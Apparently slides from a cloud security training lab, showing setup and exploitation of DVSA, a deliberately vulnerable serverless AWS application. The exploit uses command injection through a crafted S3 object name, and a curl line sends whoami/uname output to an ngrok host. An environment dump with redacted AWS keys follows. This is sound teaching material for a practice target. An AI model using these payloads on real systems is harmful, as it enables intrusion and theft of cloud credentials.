
Now you need to accept AWS's verification request, which will arrive in your inbox (3).

If you do that, AWS will successfully verify the address so that your SES service can send emails from this address. (3)

Go to the CloudFormation service in your AWS account to check deployment status.









Copyright © 2021 Mohammed Aldoub (Voulnet)


Now to visit the app, you need your DVSA URL, go to the **CloudFormation** service as in Number 1.



Then choose **serverlessrepo-Clone-DVSA-Modified** stack as in Number 2, and choose the DVSA URL.



Then go to the Outputs tab as in 3.



Click it!

Copyright © 2021 Mohammed Aldoub (Voulnet)


REGISTER NOW!


Congrats! It's running, now sign up by clicking on Create account (1)

Then Your username and email should be a real email, preferably the same one you chose earlier. It must capable of receiving email.

Check your spam folder for an activation code like in (2).

Use it to login.





Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

CONGRATS!


Congrats! The app is fully running and you created a user, now you're ready to attack it.

DON'T FORGET TO DELETE IT ACCORDING TO THE INSTRUCTIONS AT THE END OF THE LAB

Copyright © 2021 Mohammed Aldoub (Voulnet)


SOLUTION: ACCESSING DVSA

- Visit the DVSA Store page, and add a product to the cart. Then go to the cart and click checkout.



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: PURCHASE AND INVOICING




- Enter any name and address in the shipping info, then submit.

- For the credit card number, enter the test value:
- 5555555555554444
- The date and ccv can be anything. Click submit. If the order went through, go your email Inbox.

- Check the message titled:Your DVSA Order: Confirmed
.

- If you notice the link, it contains an S3 bucket, with a UUID for the order receipt.
- Click or Copy it!



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: THE INVOICE BUCKET


- The order receipt is being downloaded from an S3 bucket from a directory of the receipt's date and a UUID for the order:

https://dvsa-receipts-bucket-xxxxxxxx.s3.amazonaws.com/2019/06/16/f7a86d37-289c-4bf3-9162-c7812c709260_a5675321-f640-47d6-ac5e-6ed80d915162.txt?.....

- Why don't we try uploading a fake receipt to that S3 bucket?
- Use the AWS api command: aws s3 cp, cp here means copy.

- Create an empty file: echo blah > empty.txt

- aws s3 cp empty.txt 's3://<your bucket>/2020/20/20/whatever' --acl public-read



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: COMMAND INJECTION

- The S3 bucket is actually opened for writing and uploading by anyone!

- But we want more, so let's look for more things, checkout:

https://github.com/Voulnet/DVSA/blob/master/backend/src/functions/processing/send_receipt_email.py

- The event handler for this function reads bucket name, key and order.
- The function then replaces .raw with .txt, this means that the lambda function expects a .raw S3 object(file).
- The function then prepares a download path.
- It then uses os.system to echo the path to a log file!

```
bucket = event['Records'][0]['s3']['bucket']['name']
key = event['Records'][0]['s3']['object']['key']
key = urllib.unquote_plus(urllib.unquote(key))
order = key.split("/")[3]
orderId = order.split("_")[0]
userId = order.split("_")[1].replace(".raw", "")

s3 = boto3.client('s3')
# download file to /tmp
download_path = '/tmp/' + order.replace(".raw", ".txt")

# print download_path
s3.download_file(bucket, key, download_path)
date = datetime.datetime.now().strftime('%Y-%m-%d %H:%M')

os.system('echo -e "\t---------------------\n\t\tDate: {}" >> {}'.format(date, download_path))

# delete original file
s3.delete_object(Bucket=bucket, Key=key)
# upload new file (txt)
s3.upload_file(download_path, bucket, key.replace(".raw", ".txt"))
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: UNDERSTANDING ATTACK TRIGGER

- Why don't we try to upload an S3 file that includes an OS command injection payload?
- Remember, it needs to end with .raw to be triggered.
- It also expects an underscore _ in the filename.
- Use the s3 aws api!
- But before that, let's prepare destination to receive our payloads.
- Let's learn about ngrok.

```
bucket = event['Records'][0]['s3']['bucket']['name']
key = event['Records'][0]['s3']['object']['key']
key = urllib.unquote_plus(urllib.unquote(key))
order = key.split("/")[3]
orderId = order.split("_")[0]
userId = order.split("_")[1].replace(".raw", "")

s3 = boto3.client('s3')
# download file to /tmp
download_path = '/tmp/' + order.replace(".raw", ".txt")

# print download_path
s3.download_file(bucket, key, download_path)
date = datetime.datetime.now().strftime('%Y-%m-%d %H:%M')

os.system('echo -e "\t---------------------\n\t\tDate: {}" >> {}'.format(date, download_path))

# delete original file
s3.delete_object(Bucket=bucket, Key=key)
# upload new file (txt)
s3.upload_file(download_path, bucket, key.replace(".raw", ".txt"))
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: CATCHING RESPONSES

- Ngrok is a free tool that can give us a publicly accessible proxy to our local system.
- Very useful for debugging locally with 3rd party services.
- In this lab we will use it to receive data over the internet and get it locally on our system.
- Easier than setting up a fully running and public web server.
- We will not proxy to our localhost, because it contains a vulnerable application!

```
ngrok by @inconshreveable                                       (Ctrl+C to quit)

Session Status                online
Session Expires               7 hours, 59 minutes
Update                        update available (version 2.3.30, Ctrl-U to update
Version                       2.3.27
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://bf54c9d5.ngrok.io -> http://localhost:12345
Forwarding                    https://bf54c9d5.ngrok.io -> http://localhost:1234

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: LAUNCHING FINAL PAYLOAD

- Run ngrok with: **ngrok http 12345**
- Or **sudo ngrok http 12345**
- If you run ngrok successfully, it will give you a forwarding interface, copy it. It will be like:
- something.ngrok.io

```
ngrok by @inconshreveable                                       (Ctrl+C to quit)

Session Status                online
Session Expires               7 hours, 59 minutes
Update                        update available (version 2.3.30, Ctrl-U to update
Version                       2.3.27
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://bf54c9d5.ngrok.io -> http://localhost:12345
Forwarding                    https://bf54c9d5.ngrok.io -> http://localhost:1234

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

- And visit the local web interface to check requests
- It's at: http://127.0.0.1:4040

- Now we're ready to attack the vulnerable Lambda function using s3 bucket upload events.

- aws s3 cp empty.txt 's3://<your bucket id>/2020/20/20/**whatever_;curl -X POST -d "`whoami`" something.ngrok.io;echo x.raw**' --acl public-read

whatever_; --> filename containing _

curl something.ngrok.io --> The ngrok endpoint to send our output

"`whoami`" --> The command to run

echo x.raw --> adding .raw to the S3 file

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: READING RESPONSE

- Everything is in place, let's try it out now!

```
voulnet@Voulgram:/tmp$ aws s3 cp empty.txt 's3://dvsa-receipts-bucket-[redacted]20/whatever_;curl -X POST -d
"`uname -a`" [redacted].ngrok.io;echo x.raw' --acl public-read
upload: ./empty.txt to s3://dvsa-receipts-bucket-[redacted]20/20/whatever_;curl -X POST -d "`uname -a`" [redacted]
.ngrok.io;echo x.raw
```

- Ngrok got a few hits. Let's see the output at:
- http://127.0.0.1:4040/inspect/http
- Check the latest request, click on it.
- See the query parameters:

```
ngrok by @inconshreveable

Session Status                online
Account                       Test (Plan: Free)
Version                       2.3.29
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://[redacted]ngrok.io -> http://localhost:8008
Forwarding                    https:/[redacted].ngrok.io -> http://localhost:8008

Connections                   ttl     opn     rt1     rt5     p50     p90
                              3       0       0.01    0.00    0.01    0.01

HTTP Requests
-------------

GET /                          502 Bad Gateway
 / /                           502 Bad Gateway
 / /                           502 Bad Gateway
```

POST /	502 Bad Gateway	5.23ms
POST /	502 Bad Gateway	4.66ms
GET /	502 Bad Gateway	4.41ms

POST /

Summary | Headers | Raw | Binary

116 bytes application/x-www-form-urlencoded

Form Params

Linux 169.254.202.237 4.14.133-97.112.amzn2.x86_64 #1 SMP Wed Aug 7 22:41:25 UT
2019 x86_64 x86_64 x86_64 GNU/Linux


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: CLEANING UP

- Output of env:
- Notice how it includes AWS keys.
- Those keys can be used with the API.
- Same privileges as the lambda functions is given.

```
AWS_LAMBDA_FUNCTION_VERSION=$LATEST
AWS_SESSION_TOKEN=[redacted]
0MzgiDLPxun1AmTj6M
cTkMAzA6FoPBtxVj6y
ciwX6A0ndFryggQyiS
byQG6kkViZ9qBEXWKd67PlNIYyo8u/37iTtWzGqKKdVw==
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/DVSA-SEND-RECEIPT-EMAIL
LAMBDA_TASK_ROOT=/var/task
LD_LIBRARY_PATH=/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib
AWS_LAMBDA_LOG_STREAM_NAME=2019/06/16/[$LATEST]43a8e820e70b435fae403737970e1f30
AWS_EXECUTION_ENV=AWS_Lambda_python2.7
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000
AWS_LAMBDA_FUNCTION_NAME=DVSA-SEND-RECEIPT-EMAIL
PATH=/usr/local/bin:/usr/bin/:/bin:/opt/bin
SOURCE_EMAIL=dvsa.noreply@mailsac.com
AWS_DEFAULT_REGION=us-west-2
PWD=/var/task
AWS_SECRET_ACCESS_KEY=[redacted]
LAMBDA_RUNTIME_DIR=/var/runtime
LANG=en_US.UTF-8
AWS_REGION=us-west-2
TZ=:UTC
ORDERS_TABLE=DVSA-ORDERS-DB
AWS_ACCESS_KEY_ID=AS[redacted]
SHLVL=1
_AWS_XRAY_DAEMON_ADDRESS=169.254.79.2
_AWS_XRAY_DAEMON_PORT=2000
PYTHONPATH=/var/runtime
```

- **Now you're done:**
- **1. Delete the dvsa S3 buckets.**
- **2. Delete your DVSA stack from inside the CloudFormation AWS service.**
- **3. Delete the DVSA-INIT lambda function.**



Copyright © 2021 Mohammed Aldoub (Voulnet)


TAKEHOME – LAB45: SERVERLESS EVENT INJECTION - SQL INJECTION

- For this lab, we will try attacking a DB through SQL injection, but not through the API gateway or S3 buckets. In this lab we will use the AWS SNS service.
- AWS SNS: Simple Notification Service, for publishing and receiving simple messages from a queue.
- We will use DVFaas: The Damn Vulnerable Function as a Service by we45 company.
- You can Git clone or download it from: https://github.com/Voulnet/DVFaaS-Damn-Vulnerable-Functions-as-a-Service
- But it's already available in /home/student/ DVFaaS-Damn-Vulnerable-Functions-as-a-Service directory
- For this lab, we will create an RDS db.

